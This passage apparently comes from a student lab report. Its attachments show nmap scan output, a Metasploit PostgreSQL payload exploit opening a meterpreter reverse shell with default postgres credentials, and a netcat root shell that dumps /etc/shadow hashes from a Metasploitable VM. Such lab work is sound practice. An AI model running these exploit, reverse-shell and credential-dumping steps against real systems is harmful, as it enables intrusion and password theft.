80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33399/tcp open  unknown
35490/tcp open  unknown
40610/tcp open  unknown
52066/tcp open  unknown
MAC Address: 00:0C:29:D4:50:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
```


Vedlegg10.png

```
msf6 > search postgres_payload

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  --                                     -
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent Yes     PostgreSQL for Linux Payload Execution
1  exploit/windows/postgres/postgres_payload 2009-04-10      excellent Yes     PostgreSQL for Microsoft Windows Payload Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/postgres/postgres_payload

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
--      -
DATABASE  templatedb       yes       The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.186.132  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.186.151 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.186.132
RHOSTS => 192.168.186.132
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.186.151
LHOST => 192.168.186.151
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.186.151:4444
[*] 192.168.186.132:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/QVDDgbgF.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.186.132
[*] Meterpreter session 1 opened (192.168.186.151:4444 -> 192.168.186.132:48542) at 2022-12-11 06:12:21 -0500

meterpreter >
```

Vedlegg11.png

```
(kali㉿kali)-[~]
└─$ nc -lvp 5321
listening on [any] 5321 ...
192.168.186.132: inverse host lookup failed: Unknown host
connect to [192.168.186.151] from (UNKNOWN) [192.168.186.132] 36104
whoami
root
id
uid=0(root) gid=0(root)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```